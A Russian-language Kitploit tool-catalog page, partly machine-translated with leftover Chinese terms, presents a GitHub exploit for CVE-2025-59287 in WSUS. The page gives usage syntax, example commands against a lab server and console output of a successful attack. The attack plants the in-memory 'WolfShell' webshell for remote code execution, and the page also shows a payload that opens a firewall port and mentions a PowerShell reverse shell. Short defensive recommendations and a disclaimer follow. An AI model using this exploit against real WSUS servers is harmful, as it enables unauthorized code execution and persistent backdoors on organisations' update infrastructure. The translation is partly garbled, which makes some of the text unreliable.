
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-59287 — Эксплойт для CVE-2025-59287, внедряющий память-вебшелл WolfShell в серверы WSUS для достижения удалённого выполнения кода при открытии консоли администратора. | Kitploit
Инструменты/GitHubGitHub/0x7556/cve-2025-59287
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHub0x7556/cve-2025-59287

CVE-2025-59287

Эксплойт для CVE-2025-59287, внедряющий память-вебшелл WolfShell в серверы WSUS для достижения удалённого выполнения кода при открытии консоли администратора.

Репозиторий
73231 год назадЕщё не проверено
Поделиться

Воспроизведение уязвимости CVE-2025-59287 в WSUS

CVE-2025-59287 — внедрение WolfShell (положительная内存马 Wolverine)

Обзор

CVE-2025-59287 использует логическую ошибку в компонентах WSUS для внедрения内存马 WolfShell на целевой сервер. Когда администратор открывает консоль WSUS (по умолчанию срабатывает в случайный момент в течение 1–30 минут),内存马 активируется и приводит к удалённому выполнению кода (RCE). Этот документ содержит примеры эксплуатации, необходимые файлы и рекомендации по защите.

Примеры использования

Использование

Отправка десериализационного payload ysoserial.net на целевой сервер с настраиваемой функциональностью; в данном проекте демонстрируется внедрение内存马 Wolverine

Usage: CVE-2025-59287 <target_url> <payload_file>

Пример внедрения WebShell ASPX Wolverine

CVE-2025-59287 http://192.168.50.159:8530 wolfaspx.txt


Пример внедрения положительной内存马 WolfShell Wolverine

C:\Users\Administrator\Desktop\>CVE-2025-59287 http://192.168.50.159:8530 wolfshell.txt
[+] Target: http://192.168.50.159:8530/
[+] Payload read successfully, length: 20413 characters

[+] Getting Server ID...
[+] Server ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Auth cookie with Server ID...
[+] Using ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Sending event with payload...
[+] SUCCESS!
[!] RCE will trigger when you open the WSUS console!
[!] to cleanup remove the hawktrace.local computer from WSUS

Пример разрешения порта 7556 в брандмауэре

CVE-2025-59287 http://192.168.50.159:8530 allow7556.txt
exp


PowerShell reverse shell

Defender в win2019 блокирует и уничтожает, использовать невозможно Defende


Открытие консоли WSUS для срабатывания уязвимости


Как показано на рисунке, успешное прослушивание порта 7556 означает, что положительная内存马 Wolverine внедрена WolfDoor 1
Подключение Wolverine к内存马 и выполнение команд CMD

WolfDoor 2

Рекомендации по защите

  • Немедленно примените исправления от вендора или временные меры смягчения к затронутым серверам WSUS.
  • Проверьте и удалите подозрительные клиенты в WSUS (например, hawktrace.local).
  • Ограничьте и аудитируйте доступ к консоли управления WSUS, убедившись, что доступ имеют только доверенные администраторы.
  • Используйте системы обнаружения вторжений, сканирования памяти и мониторинга целостности хоста для выявления аномальных内存马 или подозрительных модулей.
  • До установки исправлений избегайте открытия консоли WSUS или обработки подозрительных обновлений в недоверенной среде.

Отказ от ответственности

Данный документ предназначен исключительно для целей исследования безопасности и защиты. Не используйте соответствующий эксплойт-код против несанкционированных систем или в атакующих действиях.

Ссылки

https://github.com/0x7556/wolfshell https://github.com/0x7556/CVE-2025-59287

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →